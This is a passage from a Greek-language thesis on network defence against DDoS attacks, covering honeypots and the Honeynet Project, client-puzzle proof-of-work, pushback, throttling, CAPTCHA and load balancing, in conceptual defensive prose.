Από τα log που αφήνουν οι υπηρεσίες, για παράδειγμα logs από τον apache web server, ή απο τον iis.

Με χρήση κάποιου συστήματος IDS, όπως το snort παίρνουμε αυτόματα ειδοποιήσεις όταν συμβαίνουν επιθέσεις. Υπάρχουν διάφορα εργαλεία και front-ends που

χρησιμοποιούνται σε συνδυασμό με το snort για να γίνεται πιο αποδοτική η ανάλυση των logs

Από το αρχείο με τη δικτυακή κίνηση που κατέγραψε κάποιο sniffer το οποίο τρέχει στο δίκτυο. Το sniffer μπορεί να είναι το tcpdump ή οποιοδήποτε άλλο sniffer αλλά όπως θα δούμε στο κεφάλαιο 5 μπορεί να είναι και το ίδιο το snort.

Στο linux υπάρχει η δυνατότητα να παρακολουθήσουμε το τι έκανε ο επιτιθέμενος στο σύστημα αφότου απόκτησε πρόσβαση με το να εγκαταστήσουμε λογισμικό που πιάνει τις πληκτρολογήσεις του. Το πιο γνωστό εργαλείο που χρησιμοποιείται για τη δουλειά αυτή είναι το Sebek. Το sebek λειτουργεί ως client/server σύστημα, τρέχει στο honeypot που μας ενδιαφέρει και στέλνει τα δεδομένα σε κάποιο δικό μας server μέσω του syslog, ώστε ένας επιτιθέμενος να μην μπορεί να αντιληφθεί την ύπαρξη του. Το sebek μπορεί έτσι να πιάνει τη δραστηριότητα του επιτιθέμενου στο σύστημα, το τι προσπαθεί να κάνει σε άλλα συστήματα, καθώς επίσης και τα διάφορα αρχεία που κατεβάζει. Εφόσον το sebek εγκαθίσταται στο σύστημα, μπορεί να καταγράψει μια σύνδεση ssh, την οποία το ids δεν μπορεί να καταλάβει.

4.10.2 Το παγκόσμιο honeynet project

Ιδρυμένο το 1999, το Honeynet Projectείναι μια μη κερδοσκοπική ερευνητική οργάνωση στην οποία επαγγελματίες της ασφάλειας κάνουν έρευνα στον τομέα της ασφάλειας υπολογιστών. Το honeynet project είναι ένα group επαγγελματιών ερευνητών της ασφάλειας IT που στήνουν δίκτυα honeynets στο internet και παρακολουθούν πως παραβιάζονται με σκοπό να μάθουν τα εργαλεία, τις τακτικές και τα κίνητρα των δικτυακών εισβολέων και των blackhats και να τα διαθέσουν τη γνώση στο διαδίκτυο ελεύθερα για όλους. Ο όρος blackhat χρησιμοποιείται για να περιγράψει έναν επιτιθέμενο ο οποίος χρησιμοποιεί τις δυνατότητες του για μη ηθικούς ή καταστροφικούς σκοπούς. Φυσικά, πέρα απο τα επίσημα honeynets του honeynet project υπάρχουν και τα πολύ περισσότερα honeypots και honeynets που έχουν στηθεί απο επιχειρήσεις και οργανισμούς για να ενημερώσουν τους υπαλλήλους τους, αλλά και κυρίως για να έχουν εικόνα του τι συμβαίνει στο δίκτυο τους. Οι στόχοι του project αναλυτικά είναι οι εξής:

Το project στοχεύει στο να ενημερώσει τους χρήστες του internet για τους κινδύνους και τις απειλές που υπάρχουν σήμερα. Αυτό το καταφέρνει με το να στήνει πραγματικά δίκτυα και να μελετάει πως αυτά παραβιάζονται από πραγματικούς επιτιθέμενους. Όλα τα αποτελέσματα από την έρευνα δημοσιεύονται στο internet ώστε να μπορεί να τα δει οποιοσδήποτε, ενώ είναι γραμμένα σε κατανοητή γλώσσα ακόμα και για αρχαρίους και περιέχουν πολλές λεπτομέρειες.Οι περισσότεροι χρήστες του internet δεν γνωρίζουν για τους κινδύνους που αντιμετωπίζουν. Μάλιστα, πολλές φορές δεν ξέρουν ότι το σύστημα τους είναι ήδη παραβιασμένο! Ένας επιτιθέμενος τις περισσότερες φορές και ανάλογα με το επίπεδο του, θα προσπαθήσει να καλύψει τα ίχνη της παραβίασης ώστε να συνεχίσει να έχει πρόσβαση. Επιπλέον, τα περισσότερα σημερινά λειτουργικά συστήματα σε μια default εγκατάσταση έρχονται με ήδη υπάρχοντα προβλήματα ασφάλειας. Μέχρι να κάνει τις απαραίτητες ενέργειες ο χρήστης για να τα ασφαλίσει, πχ μέχρι να κατεβάσει και να εγκαταστήσει κάποιο patch, το σύστημα μπορεί να παραβιαστεί και να μην το καταλάβει ο χρήστης. Τα honeynets βοηθάνε στην ευαισθητοποίηση σε θέματα ασφάλειας με το να κάνουν ορατούς αυτούς τους κινδύνους. Πολλές φορές οι χρήστες υπολογιστών ξεγέλιουνται νομίζοντας ότι κανείς δεν θα προσέξει το σύστημα τους και δεν θα θελήσει να ασχοληθεί με αυτό. Το honeynet project έχει αποδείξει ότι ένα σύστημα που τρέχει την default εγκατάσταση του λογισμικού του συστήματος και συνδέεται με το internet, θα δεχτεί πολλαπλά scans και τελικά θα παραβιαστεί μετά από κάποιο χρόνο.

4.10.3 Έρευνα σε παλιές αλλά και καινούργιες τεχνικές

Τα honeynets παρέχουν την τεχνολογία και τις μεθόδους για να συγκεντρώνεται πληροφορία για τις επιθέσεις στο διαδίκτυο. Η ανάλυση των δεδομένων που συγκεντρώθηκαν μπορεί να βοηθήσει τους administrators να προστατεύσουν καλύτερα το δίκτυο τους. Με την ανάλυση της συμπεριφοράς ενός επιτιθέμενου, μπορούμε να καταλάβουμε πως έγινε η επίθεση, ποια ήταν τα κίνητρα, πως επιχείρησε να χρησιμοποιήσει το σύστημα μας και τι προσπάθησε να κάνει. Μιας και οι συνδέσεις που γίνονται καταγράφονται, τα συστήματα honeypots επίσης μπορούν να πιάσουν κάποιο νέο τύπο επίθεσης, που δεν είναι γνωστός μέχρι στιγμής.

4.10.4 Ενεργός δικτυακή προστασία

Τα honeynets μπορούν επίσης να αποτελέσουν μέρος της προστατευτικής υποδομής ενός δικτύου, γιατί μπορούν να μπερδέψουν τους επιτιθέμενους και να τους αποθαρρύνουν από το να συνεχίσουν τη διείσδυση στο δίκτυο. Επίσης, τα honeypots μπορούν να μας ειδοποιούν για τα μολυσμένα συστήματα στο δίκτυο μας, περίπτωση που αναλύεται σε επόμενο κεφάλαιο. Αυτό ισχύει επειδή μιας και τα honeypots δεν έχουν παραγωγική χρήση, όλες οι συνδέσεις είναι εξορισμού ύποπτες και δεν υπάρχουν τα false positives που θα βγάλει κάποιο ids. Σε ορισμένες περιπτώσεις τα honeypots μας ειδοποιούν για τα μολυσμένα συστήματα στο δίκτυο μας πολύ εγκυρότερα από τα ids. Έτσι μπορούμε να ειδοποιήσουμε τους διαχειριστές των συστημάτων αυτών για να διορθώσουν τα κενά στην ασφάλεια τους. Τέλος η τεχνολογία bait'n'switch αν και ελάχιστα χρησιμοποιείται σήμερα, αξίζει να τη δούμε αναλυτικότερα: Το bait'n'switch πραγματοποιείται σαν μια προέκταση του snort. Όποτε μια επιτυχημένη επίθεση εντοπίζεται ότι συμβαίνει, το ids φιλτράρει την επίθεση και η κίνηση του επιτιθέμενου προωθείται σε ένα σύστημα όμοιο με αυτό που δέχτηκε την επίθεση. Τη διαδικασία αυτή δεν την καταλαβαίνει ο επιτιθέμενος. Έτσι το πραγματικό σύστημα προστατεύεται από την επίθεση και η αλληλεπίδραση του επιτιθέμενου με το honeypot σύστημα μπορεί να μελετηθεί περισσότερο. Το σύστημα βέβαια αντιδρά μόνο σε επιθέσεις για τις οποίες έχει κανόνες ανανεωμένους.

4.10.5 Προβλήματα που πιθανόν να προκύψουν από ένα honeynet

Πέρα από τα πλεονεκτήματα που προσφέρει η εγκατάσταση honeypots και honeynets, πρέπει να ληφθούν υπόψη και τα προβλήματα που μπορεί να δημιουργήσουν, ώστε να γίνει σωστή αποτίμηση των πλεονεκτημάτων και μειονεκτημάτων στο περιβάλλον όπου σκοπεύει να γίνει η εγκατάσταση. Το να μπουν σε ένα δίκτυο honeypots σημαίνει ότι προστίθενται συστήματα με χαλαρή ασφάλεια ή και καθόλου ασφαλισμένα, έτσι ολόκληρη η ασφάλεια του δικτύου πιθανόν να κινδυνεύει.Επιπλέον, για όποιες παραβιάσεις γίνουν με τα honeypots σαν ενδιάμεσα σημεία (jumping points) για τους επιτιθέμενους, ο υπεύθυνος του δικτύου μπορεί να αντιμετωπίσει νομικά προβλήματα.Στη σελίδα του honeynet project πάντως υπάρχει άφθονο υλικό για το στήσιμο ενός δικτύου με διακριτές περιοχές και υποδίκτυα, ώστε η παραβίαση των

honeypots –πουείναι άλλωστε και ο στόχος να μην δημιουργεί προβλήματα στο υπόλοιπο δίκτυο. Επίσης είναι σημαντικό ότι περιορίζονται αυστηρά οι πόροι των honeypots προς τα έξω, όπως η εξερχόμενη κίνηση . Έτσι αποτρέπεται ένα honeypot απο το να χρησιμοποιηθεί για denial of service σε εξωτερικά συστήματα ή να πραγματοποιήσει επιθέσεις. Ενδιαφέρει μόνο η αλληλεπίδραση με τον επιτιθέμενο και να μάθουμε τι προσπαθεί να κάνει και όχι απαραίτητα να το κάνει! Η παρακολούθηση των κινήσεων του επιτιθέμενου χωρίς τη γνώση του είναι ένα δύσκολο θέμα από την πλευρά ηθικής αλλά και για νομικούς λόγους. Η νομοθεσία που ισχύει στις ΗΠΑ, μια από τις πιο αυστηρές νομοθεσίες παγκοσμίως (ιδιαίτερα από 11/9 και μετά, με το "ανατριχιαστικό" Patriot act) ορίζει ως παγίδευση το εξής: "ένα άτομο παγιδεύεται όταν ωθείται ή παραπλανείται από τις δυνάμεις του νόμου να διαπράξει ένα έγκλημα το οποίο δε σκόπευε να κάνει". Ο ορισμός τίποτα δεν έχει να κάνει με τις ενέργειες και τους στόχους του honeynet project. Η ομάδα δεν ενεργεί κάτω από τον έλεγχο του νόμου και κυρίως δεν έχει σαν στόχο την καταδίκη των επιτιθέμενων. Τα honeynets σχεδιάζονται να μοιάζουν με πραγματικά, παραγωγικά συστήματα και καμιά κίνηση δεν γίνεται για να πείσουν επιτιθέμενους να τους επιτεθούν. Αντίθετα, οι επιτιθέμενοι είναι αυτοί που εντοπίζουν και επιτίθενται στα συστήματα αυτά. Τα honeypots παρακολουθούνται όχι για να εντοπιστούν οι επιτιθέμενοι, αλλά για να μελετηθούν οι κινήσεις τους, οι τρόποι που πραγματοποιούν μια επίθεση και τα εργαλεία τους, ώστε να υπάρχει η γνώση για να μπορούν να αποτραπούν στα πραγματικά συστήματα.


4.11 Puzzles Πελατών

Η πρόληψη ενάντια σε DoS επιθέσεις ανάγεται σε ένα σύνολο τεχνικών που αποβλέπουν είτε στο να καθιστούν αδύνατα συγκεκριμένα σχήματα επιθέσεων είτε στο να δημιουργούν και να εδραιώνουν κανόνες συμπεριφοράς για τους χρήστες του δικτύου παροτρύνοντας τους να μην κάνουν επιθέσεις είτε να δυσκολεύουν την επιτυχή εφαρμογή επιθέσεων που ανήκουν σε σε συγκεκριμένες οικογένειες. Βασιζόμενοι στην ανάλυση για τις DDoS επιθέσεις και έχοντας καταλήξει στο ότι παρά τις προσπάθειες που έχουν γίνει είναι αδύνατον να βρεθεί ένα σχήμα που να μπορεί να αντιμετωπίσει ένα μεγάλοσύνολο αυτών των επιθέσεων θεωρείται αποδοτικότερο ένα σχήμα που θα έχει σαν σκοπό την αποθάρρυνση των κακόβουλων χρηστών βαραίνοντας τους υπολογιστικά.

Ένα τέτοιο σχήμα είναι και τα Client Puzzles. Τα Puzzles χρηστών εισάγουν ένα αντίμετρο κρυπτογραφικού τύπου ενάντια σε επιθέσεις εξάντλησης πόρων και δυνατών συνδέσεων (Connection Depletion Attacks)είναι ένα είδος DoS επιθέσεων κατά τις οποίες ο επιτιθέμενος προσπαθεί να δημιουργήσει ένα μεγάλο αριθμό αιτήσεων εναρξης σύνδεσης σε ένα εξυπηρετητή εξαντλώντας έτσι τους πόρους του καθιστώντας τον ανήμπορο να ικανοποιήσει τις αιτήσεις νόμιμων χρηστών. Η βασική ιδέα είναι ότι όταν ένας εξυπηρετητής λαμβάνει μια αίτηση σύνδεσης φροντίζει πρώτα να στείλει στον χρήστη ένα κρυπτογραφικό Puzzle. Για να συνεχιστεί η διαδικάσια εδραίωσης σύνδεσης ο χρήστης πρέπει να λύσει σώστα το Puzzle. Με αυτόν τον τρόπο η νόμιμη κίνηση μπορεί να διαχωριστεί από την κακόβουλη θυσιάζοντας ωστόσο ένα μέρος της υπολογιστικής ισχύος των χρηστών μέχρι να λύσουν το Puzzle τους αντιστοιχεί. Τα Puzzles πρωτοπαρουσιάστηκαν όχι με τη μορφή που είναι σήμερα σαν μέθοδος καταπολέμησης Spam Mails. Η ιδέα εδραιώθηκε αργότερα σαν μέτρο αντιμετώπισης ενάντια σε διάφορες DDoS επιθέσεις της οικογένειας επιθέσεων εξάντλησης πόρων, εξελίχθηκε αλλάζοντας μορφές και εμπλουτίστηκε με την ενσωμάτωση επιπλέον τεχνικών και εννοιών. Ώστοσο όπως θα δούμε στη συνέχεια τα Puzzles μπορούν να χρησιμοποιηθούν σαν εργαλεία Ελέγχου Πρόσβασης (Access Control) και βοηθάνε στην αποτροπή εκτέλεσης επιπλέον επιθέσεων απαγορεύοντας στους κακόβουλους χρήστες στην συμμετοχή στο δίκτυο.

4.11.1 Πως λειτουργεί το Puzzle


Η βασική λειτουργία ενός Puzzle φαίνεται παρακάτω. Ο εξυπηρετητής παράγει ένα Puzzle χωρίς να αναλώσει πόρους στην αποθήκευση πληροφοριών για τον χρήστη για τον οποίο προορίζεται το Puzzle, ο χρήστης με την σειρά του προχωράει σε μια υπολογιστικά χρονοβόρα διαδικασία για την επίλυση του Puzzle και αποστέλλει τη λύση στον εξυπηρετητή. Ο εξηπηρετητής ελέγχει άμεσα και χωρίς ιδιαίτερο υπολογιστικό κόστος την εγκυρότητα της απάντησης και αποφασίζει είτε να απορρίψει την αίτηση σύνδεσης σε περίπτωση λανθασμένης λύσης είτε να εγκρίνει τη λύση και να προχωρήσει σε δέσμευση πόρων για την εξυπηρέτηση του χρήστη.



Εικόνα 21: Επισκόπηση Χρήσης Puzzle

Πιο συγκεκριμένα ο εξυπηρετητής παράγει έναν τυχαίο αριθμό N (Server Nonce) ανά τακτά χρονικά διαστήματα. Για να εξασφαλιστεί ότι ο επιτιθέμενος δεν θα μπορεί να βρει τυχαία την τιμή του N φροντίζει να έχει μήκος 64 ή 128 bits για να έχει υψηλή αντίστασηαπέναντι σε επιθέσεις κρυπτανάλυσης και να μην είναι χαρακτηριστικό χρονικής στιγμής. Στη συνέχεια ο εξυπηρετητής αποφασίζει ποια θα είναι η δυσκολία τουPuzzle. Αυτό απεικονίζει στην παραγωγή ενός αριθμού k η σημασία του οποίου είναι θα εξηγηθεί πιο κάτω. Τέλος ο εξυπηρετητής στέλνει στον ενδιαφερόμενο το ζεύγος <N,k> και περιμένει για την απάντηση του χρήστη που θα περιέχει την λύση. Όπως φαίνεται από την περιγραφή ο ίδιος ο εξυπηρετητής δε γνωρίζει τη λύση του Puzzle εκ των προτέρων ούτε και προσπαθεί να προϋπολογίσει πιθανές λύσεις. Αφού ο χρήστης έχει στη διαθεσή του το ζεύγος που έστειλε ο εξυπηρετητής παράγει ένα τυχαίο N. Να παρατηρηθεί έδώ ότι ένας χρήστης ,μπορεί να χρησιμοποιήσει το ζεύγος <N,k> για την δημιουργία διαφορετικού Puzzle παράγωντας ένα διαφορετικό N αλλά και ότι εφόσον το N παράγεται από τον χρήστη το Puzzle δεν μπορεί να λυθεί από κακόβουλους χρήστες που έχουν στη διάθεση τους μόνο το ζεύγος του εξυπηρετητή. Η λύση του Puzzle έρχεται σαν αποτέλεσμα εξαντλητικής αναζήτησης λύσης για μια κρυπτογραφική συνάρτηση κατακερματισμού(MD5, SHA, RIPEMD, PANAMA). Συγκεκριμένα ο χρήστης προσπαθεί επανειλημμένα να λύσει μια κρυπτογραφική συνάρτηση κατακερματισμού με βάση τις τρεις τιμές που έχει στη διάθεση του. Αναπαριστώντας τα παραπάνω με σύμβολα μπορούμε κάποιος να πει ότι ο χρήστης ψάχνει να βρει έναν αριθμό X τέτοιο ώστε H(C,Ns,Nc,X)=Y όπου H μια από τις συναρτήσεις που προτάθηκαν παραπάνω. Η σταθερά C είναι διαφορετική για κάθε χρήστη και αποτελεί το αναγνωριστικό του μέσα στο δίκτυο. Ωστόσο στο συγκεκριμένο σχήμα ο εξυπηρετητής δεν είναι απαραίτητο να γνωρίζει για ποιον προορίζεται το Puzzle και αρκεί ο χρήστης να αποστείλει μαζί με την

απάντηση του και το αναγνωριστικό του για τον έλεγχο εγκυρότητας. Η μεταβλήτη Y δεν είναι κάποιος συγκεκριμένος αριθμός και δεν είναι γνωστός ούστε στον εξυπηρετητή ούστε στο χρήστη εξαρχής. Σε κάθε τριάδα γνωστών μεταβλητών <C,Ns,Nc>μπορούν να αντιστοιχούν πολλά ζευγάρια <X,Y>. Το Y εξαρτάται ωστόσο από το k που παρήγαγε ο εξυπηρετητής νωρίτερα. Ειδικότερα ο χρήστης ψάχνει ένα X τέτοιο ώστε η συνάρτηση H(C, Ns, Nc, X) να έχει ως αποτέλεσμα έναν αριθμό (το μήκος του εξαρτάται από τη συνάρτηση που χρησιμοποιούμε) του οποίου τα k σημαντικά bits να είναι μηδενικά. Από αυτό προκύπτει ότι ο αριθμός k είναι συντελεστής δυσκολίας του Puzzle αφού όσο μεγαλώνει τόσο αυξάνονται και τα μηδενικά bits που απαιτούνται να έχει το Y και οι πιθανές τιμές του περιορίζονται, οπότε και χρειάζεται μεγαλύτερο μέσο υπολογιστικό κόστος για την εύρεση κάποιου σωστού X. Στην παρακάτω εικόνα φαίνεται ένα παράδειγμα επικοινωνίας ανάμεσα σε ένα χρήστη και έναν εξυπηρετητή που χρησιμοποιεί το βασικό Client Puzzle Protocol.




Εικόνα 22: Χρήση βασικού Puzzle

4.12 Τεχνική Pushback

Η μέθοδος ώθησης προς τα πίσω (PushBack)προσπαθεί να λύσει το πρόβλημα των επιθέσεων DDoS μέσα από το δίκτυο χρησιμοποιώντας το επίπεδο συμφόρησης ανάμεσα

σε διαφορετικούς δρομολογητές. Όταν το επίπεδο συμφόρησης ενός συνδέσμου φτάσει ένα συγκεκριμένο όριο ο δρομολογητής αποστολής ξεκινά την απόρριψη πακέτων και προσπαθεί να αναγνωρίσει παράνομη κυκλοφορία μετρώντας πόσες φορές απορρίπτονται τα πακέτα που έχουν μία συγκεκριμένη διεύθυνση IP προορισμού καθώς ο επιτιθέμενος αλλάζει συνεχώς την διεύθυνση της πηγής. Αυτό επιτυγχάνεται με το μηχανισμό ACC(local Aggregate Congestion Control). Ο δρομολογητής στη συνέχεια στέλνει ένα μήνυμα «pushback»στους δρομολογητές που τον συνδέουν με άλλους συνδέσμους που έχουν υποστεί συμφόρηση ζητώντας τους να περιορίσουν την δικτυακή κυκλοφορία που φτάνει σε αυτόν τον προορισμό.



Εικόνα 23: PushBack αρχιτεκτονική

Η μέθοδος ώθησης προς τα πίσω απαιτείμια εφαρμογή μεγάλου εύρους προκειμένου να είναι αποτελεσματική. Επιπλέον υπάρχει μεγάλη απαίτηση αποθήκευσης έτσι ώστε να μπορούν να αναλυθούν τα απορριπτόμενα πακέτα από τον ρυθμιστή ροής και την εξωτερική αγορά.

4.13 Κατάπνιξη (THROTTLING)

Η κατάπνιξη είναι μία προσέγγιση μετριασμού των επιθέσεων DDoS η οποία παρεμποδίζει τους δρομολογητές από το να διακόψουν την λειτουργία τους. Η μέθοδος αυτή ακολουθεί τη ίδια προσέγγιση με την μέθοδο ώθησης προς τα πίσω με στόχο τη ρύθμιση των ροών επίθεσης έτσι ώστε η ροή νόμιμης κυκλοφορίας να λάβει δίκαιο μερίδιο από τους διαθέσιμους πόρους. Αυτός ο στόχος μπορεί να επιτευχθεί εφαρμόζοντας επιλεκτικό περιορισμό του ρυθμού των εισερχόμενων ροών. Στην

προσέγγιση ρύθμισης δρομολογητών μεγίστων –ελαχίστων βασισμένων στους εξυπηρετητές εγκαθίστανται ρυθμιστικές βαλβίδες σε ένα υποσύνολο των δρομολογητών ανοδικού καναλιού. Εγκαθιστώντας τέτοιου είδους βαλβίδες όλη η κυκλοφορία που περνά μέσω του δρομολογητή στην πηγή περιορίζει το ρυθμό της με βάση το ρυθμό της βαλβίδας. Αυτό το σχήμα μπορεί να διανείμει τη συνολική χωρητικότητα του εξυπηρετητή με ένα τρόπο δικαιοσύνης μεγίστου-ελαχίστου ανάμεσα στους δρομολογητές που τον εξυπηρετούν. Αυτό σημαίνει ότι μόνο οι επιθετικές ροές οι οποίες δεν σέβονται τα μερίδια ροής τιμωρούνται και όχι οι άλλες ροές. Η δυσκολία στην υλοποίηση της κατάπνιξης είναι ότι είναι ακόμα δύσκολο να διαχωριστεί η νόμιμη κυκλοφορία από την κυκλοφορία επίθεσης. Στη διαδικασία κατάπνιξης μπορεί μερικές φορές να απορριφθεί ή να καθυστερήσει νόμιμη κυκλοφορία και η κακόβουλη κυκλοφορία μπορεί να καταφέρει να περάσει από τους εξυπηρετητές.

4.14 Turing tests(CAPTCHA)

Μια από τις πλέον αποτελεσμάτικες λύσεις που έχουν βρεθεί για την καταπολέμηση των DDoS επιθέσεων και ειδικά των WEB-DoS επιθεσεων είναι το CAPTCHA. Τα αρχικά του σημαίνουν «Completely Automated Public Turing Test to Tell Computers and Humans Apart» δηλαδή ένα πλήρως αυτοποιημένο δημόσιο Turing test το οποίο ξεχωρίζει Υπολογιστές από Ανθρώπους. Το CAPTCHA συνήθως εφαρμόζεται κατά την διαδικάσία ανοίγματος λογαριασμών από χρήστες ώστε να εξακριβώσει ότι αυτοί είναι άνθρωποι και όχι αυτοποιημένα προγράμματα που τρέχουν σε ηλεκτρονικούς υπολογιστές. Η λειτουργία του βασίζεται σε αντίστροφο Turing test(test που μετράει την «ευφυία των Η/Υ»)όπου ένα πρόγραμμα Η/Υ προβάλει μία μικρή σειρά από στρεβλωμένους χαρακτήρες που αποτελείται από αριθμούς,γράμματα ή σύμβολα και ο άνθρωπος πρέπει να γράψει σε ένα κουτάκι την σωστή σειρά με στοιχεία όπως την διακρίνει. Η θεωρία προβλέπει ένα bot είναι ανίκανο στο να διακρίνει τις παραμορφώσεις και έτσι είναι εξίσου ανίκανο να προβεί σε αυτοποιημένες εγγραφές λογαριασμών (οι οποίοι θα χρησιμοποιηθούν για spamming). Ο άνθρωπος όντας ευφυής θα διακρίνει τις παραμορφώσεις και έτσι θα προχωρήσει κανονικά στη διαδικασία εγγραφής. Ένα παράδειγμα CAPTCHA φαίνεται παρακάτω.


Εικόνα 24: CAPTCHA

Στην αρχή το CAPTCHA εφαρμόζονταν σε σχετικά μικρές στρεβλώσεις αλλά η αυξανόμενη εξέλιξη στα προγράμματα bot ανάγκασε τις εταιρίες να εξελίξουν περαιτέρω τις στρεβλώσεις σε χαρακτήρες ώστε να γίνουν δυσανάγνωστοι από τα bots. Μάλιστα πολλές φορές οι στρεβλωμένοι χαρακτήρες δεν διακρίνονται πλέον ούτε από το μέσο χρήστη. Για να λυθεί αυτό το πρόβλημα υπάρχει η διαδικασία της «ανανέωση» ώστε ο άνθρωπος να έχει μια δεύτερη ή και τρίτη ευκαιρία μέχρι τελικώς να βρει ένα set χαρακτήρων το οποίο και ο ίδιος να μπορεί να αναγνωρίσει. Τα γραφικά CAPTCHA έχουν και αρκετά μειονεκτήματα γιατί: $1^{ον}$ είναι δυσχρηστα, $2^{ον}$ δεν μπορουν να χρησιμοποιηθούν σε γενικού σκοπού δικτυακούς τόπους αλλά χρησιμοποιούνται συνήθως σε δικτυακές πύλες με προσωποποιημένες υπηρεσίες και $3^{ον}$ δεν μπορούν να χρησιμοποιηθούν από άτομα με ειδικές ανάγκες.

4.15 Η εξισορρόπηση του φόρτου(Load Balancing)

Η εξισορρόπηση του φόρτου σε επίπεδο IP τείνει να αποσταλεί ένα από τα σημαντικότερα εργαλεία ελέγχου και διαχείρισης της ηλεκτρονικής κυκλοφορίας στα

σημερινά επιχειρηματικά δίκτυα έτσι ώστε να παρεμποδίσουν το ενδεχόμενο να τεθούν εκτός λειτουργίας κατά την διάρκεια μιας επίθεσης DDoS. Τα δίκτυα εφαρμογών δεν χρειάζεται πλέον να στηρίζονται σε απλές μεθόδους εξισορρόπησης φόρτου και σε μεγάλης κλίμακας εξυπηρετητές οι οποίοι απιατούν το να λειτουργούν αυτόνομα για να προσφέρουν την ποιότητα υπηρεσιών που απαιτούν οι χρήστες. Παράλληλα με την αύξηση των εξυπηρετητών εφαρμογών τόσο σε αριθμό όσο και σε πολυπλοκότητα , η εξισορρόπηση φόρτου τόσο στο επίπεδο IP όσο και στο επίπεδο εφαρμογής, μπορεί να μειώσει τους χρόνους απόκρισης, να βελτιώσει τη διαθεσιμότητα και να προτείνει ουσιαστικά μια αρκετά ανεκτή στις DDoS επιθέσεις από άποψη κόστους αρχιτεκτονική. Σε ένα δίκτυο που έχει υιοθετήσει την εξισορρόπηση φόρτου η εισερχόμενη κυκλοφορία κατανέμεται ανάμεσα σε πολλούς εξυπηρετητές όπως φαίνεται παρακάτω:



